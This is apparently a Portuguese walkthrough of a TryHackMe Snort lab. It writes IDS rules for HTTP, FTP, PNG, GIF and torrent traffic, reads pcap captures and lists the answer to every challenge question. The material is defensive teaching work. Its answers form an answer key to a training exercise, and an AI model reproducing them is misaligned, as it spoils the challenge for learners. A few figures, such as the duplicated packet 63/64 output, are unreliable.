


TryHackMe: Snort Challenges - The Basics

Task2: Writing IDS Rules(HTTP)

Escreva uma regra para detectar todo o tráfego TCP na porta 80 no arquivo pcap dado.



```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any 80 (msg:"Trafego entrando na porta 80";sid:100001;rev:1;)
9 alert tcp any 80 <> any any (msg:"Trafego saindo da porta 80";sid:100002;rev:1;)
```

Figura 1 - Imagem com a regra snort do arquivo local.rules


A regra da Figura 1 cobre qualquer pacote que passe pela porta 80.

O comando utilizado para leitura do arquivo .pcap é:

Comando 1: `sudo snort -c local.rules -A full -l . -r mx-3.pcap`

Qual o número de pacotes lidos?

Testando então nossa regra com o snort no arquivo .pcap mx-3.pcap conseguimos a seguinte resposta



```
=====
Action Stats:
  Alerts:          328 ( 71.304%)
  Logged:          328 ( 71.304%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           460 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:          0 (  0.000%)
=====
Snort exiting
```

Figura 2 - Resposta após a execução do snort com o comando 1

R: 328

Investigue o arquivo log. Qual o IP destino do pacote 63?

Para os próximos exercícios, usaremos o seguinte comando

Comando 2: `sudo snort -r $LOG -n $PACOTE`

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:09.123830 65.208.228.223:80 -> 145.254.160.237:3372  
TCP TTL:47 TOS:0x0 ID:49312 IpLen:20 DgmLen:1420 DF  
***A*** Seq: 0x114C66F0 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20  
+++++
```

Figura 3 - Pacote número 63

R: 145.254.160.237

Investigue o arquivo log. Qual o número ACK do pacote 64?

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:09.123830 65.208.228.223:80 -> 145.254.160.237:3372  
TCP TTL:47 TOS:0x0 ID:49312 IpLen:20 DgmLen:1420 DF  
***A*** Seq: 0x114C66F0 Ack: 0x38AFFFF3 Win: 0x1920 TcpLen: 20  
+++++
```

Figura 4 - Pacote número 64

R: 0x38AFFFF3

Investigue o arquivo log. Qual o número SEQ do pacote 62?

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:09.123830 145.254.160.237:3372 -> 65.208.228.223:80  
TCP TTL:128 TOS:0x0 ID:3910 IpLen:20 DgmLen:40 DF  
***A*** Seq: 0x38AFFFF3 Ack: 0x114C66F0 Win: 0x25BC TcpLen: 20  
+++++
```

Figura 5 - Pacote número 62

R: 0x38AFFFF3

Investigue o arquivo log. Qual o TTL do pacote 65?

```
WARNING: No preprocessors configured for policy 0.  
05/13-10:17:09.324118 145.254.160.237:3372 -> 65.208.228.223:80  
TCP TTL:128 TOS:0x0 ID:3911 IpLen:20 DgmLen:40 DF  
***A*** Seq: 0x38AFFFF3 Ack: 0x114C6C54 Win: 0x25BC TcpLen: 20  
+++++
```

Figura 6 - Pacote número 65

R: 128

Investigue o arquivo. Qual o IP origem do pacote 65?


Analisando a Figura 6, o IP é 145.254.160.237. **R: 145.254.160.237**

Investigue o arquivo. Qual a porta origem do pacote 65?

Analisando a Figura 6, a porta é 3372. **R: 3372**

Task3: Writing IDS Rules(FTP)

Escreva regras para detectar todo tráfego TCP na porta 21 no arquivo .pcap



```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any 21 (msg:"Trafego entrando na porta 21";sid:100001;rev:1;)
9 alert tcp any 21 <> any any (msg:"Trafego saindo da porta 21";sid:100002;rev:1;)
10
11
```

Figura 7 - Regras para tráfego na porta 21

Qual o número total de pacotes detectados?

O comando utilizado para leitura do arquivo .pcap é:

Comando 3: **sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap**

A resposta da leitura, contendo nossa resposta, é a seguinte:

```
=====
Action Stats:
  Alerts:      614 (145.843%)
  Logged:      614 (145.843%)
  Passed:       0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      421 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting
```

Figura 8 - Resposta após a execução do snort com o comando 3

R: 614

Investigue o arquivo log. Qual o nome do serviço FTP?

Utilizando um comando para analisar as linhas do log para observar as respostas de conexão bem sucedida. Uma conexão bem sucedida por FTP tem o código 220. Portanto, o comando a ser utilizado é:

Comando 4: `sudo strings snort.log.1714679450 | grep 220`

```
ubuntu@ip-10-10-21-143:~/Desktop/Exercise-Files/TASK-3 (FTP)$ sudo strings snort.log.1714679450 | grep 2
20
}220 Microsoft FTP Service
}220 Microsoft FTP Service
~220 Microsoft FTP Service
~220 Microsoft FTP Service
220 Microsoft FTP Service
220 Microsoft FTP Service
220 Microsoft FTP Service
220 Microsoft FTP Service
```

Figura 9 - Retorno do Comando 4

R: Microsoft FTP Service

Limpe os arquivos de log e alarme antigos. Delete ou comente as regras antigas. Escreva uma regra para detectar tentativas de login FTP falhas.

Sabendo que o código de login falho no FTP é “530 not logged in”, podemos detectá-lo usando a seguinte regra:

```

1 |
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 #alert tcp any any <> any 21 (msg:"Trafego entrando na porta 21";sid:100001;rev:1;)
9 #alert tcp any 21 <> any any (msg:"Trafego saindo da porta 21";sid:100002;rev:1;)
10
11 alert tcp any any <> any 21 (msg:"Trafego de login falho na porta 21";content:"530";sid:-
12 100001;rev:1;)

```

Figura 10 - Regra para login FTP falho

Qual o número de pacotes detectados?

```

=====
Action Stats:
  Alerts:          41 ( 9.739%)
  Logged:          41 ( 9.739%)
  Passed:           0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           421 (100.000%)
  Block:           0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:         0 ( 0.000%)
  Ignore:           0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting


```

Figura 11 - Retorno do snort com regra de FTP falho

R: 41

Limpe os arquivos de log e alarme antigos. Delete ou comente as regras antigas. Escreva uma regra para detectar logins FTP bem sucedidos.

O código para um login bem sucedido é "230 User logged in, proceed.", portanto é preciso modificar a regra anterior para a seguinte:



```

1 |
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 #alert tcp any any <> any 21 (msg:"Trafego entrando na porta 21";sid:100001;rev:1;)
9 #alert tcp any 21 <> any any (msg:"Trafego saindo da porta 21";sid:100002;rev:1;)
10
11 #alert tcp any any <> any 21 (msg:"Trafego de login falho na porta 21";content:"530";sid:-
12 100001;rev:1;)
13 alert tcp any any <> any 21 (msg:"Trafego de login bem sucedido na porta 21";content:"230";sid:-
14 100001;rev:1;)

```

Figura 12 - Regra para login FTP bem sucedido

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:          1 ( 0.238%)
  Logged:          1 ( 0.238%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           421 (100.000%)
  Block:           0 ( 0.000%)
  Replace:         0 ( 0.000%)
  Whitelist:       0 ( 0.000%)
  Blacklist:       0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting
```

Figura 13 - Retorno do snort com regra de FTP bem sucedido

R: 1

Limpe os arquivos de log e alarme antigos. Delete ou comente as regras antigas. Escreva uma regra para detectar tentativas de login falhas com username válido e senha inválida ou inexistente.

O código para username correto e senha incorreta é “331 username okay, need password”, portanto a regra modificada é:

```
local.rules
/home/ubuntu/Desktop/Exercise-Files/TASK-3 (FTP)
Save
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 #alert tcp any any <> any 21 (msg:"Trafego entrando na porta 21";sid:100001;rev:1;)
9 #alert tcp any 21 <> any any (msg:"Trafego saindo da porta 21";sid:100002;rev:1;)
10
11 #alert tcp any any <> any 21 (msg:"Trafego de login falho na porta 21";content:"530";sid:-
12 100001;rev:1;)
13
14 #alert tcp any any <> any 21 (msg:"Trafego de login bem sucedido na porta 21";content:"230";sid:-
15 100001;rev:1;)
16
17 alert tcp any any <> any 21 (msg:"Trafego de login falho com user correto e senha errada na
18 21";content:"331";sid:100001;rev:1;)
```

Figura 14 - Regra para login FTP com user correto e senha errada

Qual o número de pacotes detectados?


```
=====
Action Stats:
  Alerts:          42 (  9.976%)
  Logged:          42 (  9.976%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           421 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting
```

Figura 15 - Retorno do snort com regra de login FTP com user correto e senha errada

R: 42

Limpe os arquivos de log e alarme antigos. Delete ou comente as regras antigas. Escreva uma regra para detectar tentativas de login falhas com username “Administrator” e senha inválida ou inexistente.

Utilizaremos a mesma regra anterior com a adição de detectar a string “Administrator”:



```
local.rules
/home/ubuntu/Desktop/Exercise-Files/TASK-3 (FTP)
Save [Settings] [Close] [Maximize] [Full Screen]

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures.  Put your local
6 # additions here.
7
8 #alert tcp any any <> any 21 (msg:"Trafego entrando na porta 21";sid:100001;rev:1;)
9 #alert tcp any 21 <> any any (msg:"Trafego saindo da porta 21";sid:100002;rev:1;)
10
11 #alert tcp any any <> any 21 (msg:"Trafego de login falho na porta 21";content:"530";sid:-
12 100001;rev:1;)
13 #alert tcp any any <> any 21 (msg:"Trafego de login bem sucedido na porta 21";content:"230";sid:-
14 100001;rev:1;)
15 #alert tcp any any <> any 21 (msg:"Trafego de login falho com user correto e senha errada na
16 21";content:"331";sid:100001;rev:1;)
17 alert tcp any any <> any 21 (msg:"Trafego de login falho com user Administrator e senha errada
na 21";content:"331";content:"Administrator";sid:100001;rev:1;)
```

Figura 16 - Regra para login FTP com user “Administrator” e senha errada

Qual o número de pacotes detectados?

```
=====
Action Stats:
  Alerts:          7 (  1.663%)
  Logged:          7 (  1.663%)
  Passed:          0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           421 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting
```


Figura 17 - Retorno do snort com regra de login FTP com user Administrator e senha errada

R: 7

Task4: Writing IDS Rules(PNG)

Escreva uma regra para detectar um arquivo PNG no .pcap dado.

Antes de criar a regra, é necessário um método de detecção de arquivos png. Sabemos que em hex, a extensão .png é dada por **[89 50 4E 47 0D 0A 1A 0A]**. Com isso em mente, é possível confeccionar a seguinte regra:



```
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any any (msg: "ICMP Packet Found";content:"|89 50 4E 47 0D 0A 1A 0A|";
  sid: 100001; rev:1;)
```

Figura 18 - Regra para detectar arquivos PNG

Investigue os logs e descubra o nome do software no pacote.

Para isso, vamos usar a opção -d do comando snort ao ler os logs para nos dar o payload do pacote, o que resulta no seguinte comando:

Comando 5: **sudo snort -d -r \$LOG**


```

Commencing packet processing (pid=2432)
WARNING: No preprocessors configured for policy 0.
01/05-20:15:59.817928 176.255.203.40:80 -> 192.168.47.171:2732
TCP TTL:128 TOS:0x0 ID:63105 IpLen:20 DgmLen:1174
***AP*** Seq: 0x3D2348B0 Ack: 0x8C8DF67F Win: 0xFAF0 TcpLen: 20
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG.....IHDR
00 00 01 E0 00 00 01 E0 08 06 00 00 00 7D D4 BE .....}..
95 00 00 00 19 74 45 58 74 53 6F 66 74 77 61 72 .....tEXtSoftwar
65 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61 e.Adobe ImageRea
64 79 71 C9 65 3C 00 00 16 2E 49 44 41 54 78 DA dyq.e<....IDATx.
C DD 7F 88 65 57 61 07 F0 97 49 08 08 82 49 20 ....eWa...I...I
10 10 B2 AE 28 0D 91 34 BB 58 5A 84 94 24 85 40 ....(..4.XZ..$.@
4A A4 71 4B C5 D2 62 4D F0 0F A9 34 98 08 85 8A J.qK..bM...4....
05 D0 15 84 D2 53 B2 4B 0B 53 B1 64 53 A0 24 54 B K B dS 4T

```

Figura 19 - Resultado do Comando 4

R: Adobe ImageReady

Limpe os arquivos de log e alarme antigos. Delete ou comente as regras antigas. Escreva uma regra para detectar um arquivo GIF.

O arquivo gif tem dois formatos possíveis, GIF87a e GIF89a. Portanto, devemos criar uma regra para cada caso possível:



```

1 |
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 #alert tcp any any <> any any (msg: "ICMP Packet Found";content:"|89 50 4E 47 0D 0A 1A 0A|";
9   sid: 100001; rev:1;)
10 alert tcp any any <> any any (msg: "Arquivo GIF Encontrado";content:"GIF87a";sid: 100001; rev:-
11   1;)
12 alert tcp any any <> any any (msg: "Arquivo GIF Encontrado";content:"GIF89a"; sid: 100002; rev:-
13   1;)

```

Figura 20 - Regra para detectar arquivo GIF

Investigue os logs e identifique o formato de imagem usado no pacote.

Como já separamos a regra, é só realizar uma leitura com o Comando 4.

```
=====
WARNING: No preprocessors configured for policy 0.
01/05-20:15:46.691761 77.72.118.168:80 -> 192.168.47.171:2740
TCP TTL:128 TOS:0x0 ID:63089 IpLen:20 DgmLen:83
***AP**F Seq: 0x142B362E Ack: 0xD36AF6ED Win: 0xFAF0 TcpLen: 20
47 49 46 38 39 61 01 00 01 00 80 00 00 FF FF FF GIF89a.....
00 00 00 21 F9 04 01 00 00 00 00 2C 00 00 00 00 ...!.....,....
01 00 01 00 00 02 02 44 01 00 3B .....D..;

=====
WARNING: No preprocessors configured for policy 0.
01/05-20:15:46.771530 77.72.118.168:80 -> 192.168.47.171:2741
TCP TTL:128 TOS:0x0 ID:63093 IpLen:20 DgmLen:83
***AP**F Seq: 0x2FC56F3 Ack: 0xA6C502A7 Win: 0xFAF0 TcpLen: 20
47 49 46 38 39 61 01 00 01 00 80 00 00 FF FF FF GIF89a.....
00 00 00 21 F9 04 01 00 00 00 00 2C 00 00 00 00 ...!.....,....
01 00 01 00 00 02 02 44 01 00 3B .....D..;

=====
```

Figura 21 - Resultado do segundo Comando 4

R: GIF89a

Task5: Writing IDS Rules(Torrent Metafile)

Escreva uma regra para detectar arquivos torrent no .pcap dado.



```
*local.rules
/home/ubuntu/Desktop/Exercise-Files/TASK-5 (TorrentMetafile)
Save [Settings] [Zoom In] [Zoom Out] [Close]

1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert tcp any any <> any any (msg:"Torrent Metafile detectado!";content:"torrent";sid:100001;rev:1;)
```

Figura 22 - Regra de detecção de Torrent Metafile

Qual o número de pacotes detectados?

```

=====
Action Stats:
  Alerts:          2 (  3.571%)
  Logged:          2 (  3.571%)
  Passed:          0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           56 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)

```

Figura 23 - Retorno do snort com regra para Torrent Metafile

R: 2

Investigue os arquivos de log.

Qual o nome da aplicação torrent?

```

00 0A 41 63 63 .1 HTTP/1.1..Acc
01 74 69 6F 6E ept: application
0E 74 0D 0A 41 /x-bittorrent..A
09 6E 67 3A 20 ccept-Encoding:
01 67 65 6E 74 gzip..User-Agent
00 2E 30 0D 0A : RAZA 2.1.0.0..
05 72 32 2E 74 Host: tracker2.t
0F 6D 3A 32 37 orrentbox.com:27

```

Figura 24.a - Trecho 1 dos arquivos de logs da regra de Torrent Metafile

R: bittorrent

Qual é o tipo MIME (Multipurpose Internet Mail Extensions) do torrent?

```

00 0A 41 63 63 .1 HTTP/1.1..Acc
01 74 69 6F 6E ept: application
0E 74 0D 0A 41 /x-bittorrent..A
09 6E 67 3A 20 ccept-Encoding:
01 67 65 6E 74 gzip..User-Agent
00 2E 30 0D 0A : RAZA 2.1.0.0..
05 72 32 2E 74 Host: tracker2.t
0F 6D 3A 32 37 orrentbox.com:27

```

Figura 24.b - Trecho 2 dos arquivos de logs da regra de Torrent Metafile

R: application/x-bittorrent

Qual é o hostname do torrent?

```
82 2E 31 2E 30 2E 30 0D 0A : RAZA 2.1.0.0..  
72 61 63 6B 65 72 32 2E 74 Host: tracker2.t  
5F 78 2E 63 6F 6D 3A 32 37 orrentbox.com:27  
6E 65 63 74 69 6F 6E 3A 20 10..Connection:
```

Figura 24.c - Trecho 3 dos arquivos de logs da regra de Torrent Metafile

R: tracker2.torrentbox.com

Task6: Troubleshooting Rule Syntax Errors

Nesta seção, é preciso corrigir os erros de sintaxe em cada arquivo de regra. O comando para testar o funcionamento de cada é:


Comando 6: `sudo snort -c local-X.rules -r mx-1.pcap -A console`

Conserte o erro de sintaxe em local-1.rules. O erro apresentado ao executar o comando é o seguinte:

```
+++++  
Initializing rule chains...  
ERROR: local-1.rules(8) ***Rule--PortVar Parse error: (pos=1,error=not a number)  
>>any(msg:  
>>^  
  
Fatal Error, Quitting..
```

Figura 25 - Retorno do snort com local-1.rules

Ao que aparenta, tudo que é necessário é colocar um espaço no “[...]any(msg:[...])” para que fique como está abaixo:



```
Open [v] + /home/ubuntu/Desktop/Exercise-Files/TASK-6 (Troubleshooting) Save [g] -  
*local-1.rules  
1  
2 # -----  
3 # LOCAL RULES  
4 # -----  
5 # This file intentionally does not come with signatures. Put your local  
6 # additions here.  
7  
8 alert tcp any 3372 -> any any (msg: "Troubleshooting 1"; sid:1000001; rev:1;)
```

Figura 26 - Nova regra local-1.rules

Qual o número de pacotes detectados?

```

=====
Action Stats:
  Alerts:          16 ( 13.913%)
  Logged:          16 ( 13.913%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting

```

Figura 27 - Retorno do snort com local-1.rules corrigido

R: 16

Conserte o erro de sintaxe em local-2.rules. O erro apresentado ao executar o comando é o seguinte:

```

+++++
Initializing rule chains...
ERROR: local-2.rules(8) Port value missing in rule!
Fatal Error, Quitting..

```

Figura 28 - Retorno do snort com local-2.rules

Ao analisar, podemos ver que um dos valores de porta não foi colocado, causando este erro. Para consertá-lo, só fazer como abaixo:

```

Open  +  *local-2.rules  Save  ⚙
/home/ubuntu/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
1
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7
8 alert icmp any any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)

```

Figura 29 - Nova regra local-2.rules

Qual o número de pacotes detectados?

```

=====
Action Stats:
  Alerts:          68 ( 59.130%)
  Logged:          68 ( 59.130%)
  Passed:           0 (  0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:             0
  Event:           0
  Alert:           0
Verdicts:
  Allow:           115 (100.000%)
  Block:           0 (  0.000%)
  Replace:         0 (  0.000%)
  Whitelist:       0 (  0.000%)
  Blacklist:       0 (  0.000%)
  Ignore:          0 (  0.000%)
  Retry:           0 (  0.000%)
=====
Snort exiting

```

Figura 30 - Retorno do snort com local-2.rules corrigido

R: 68

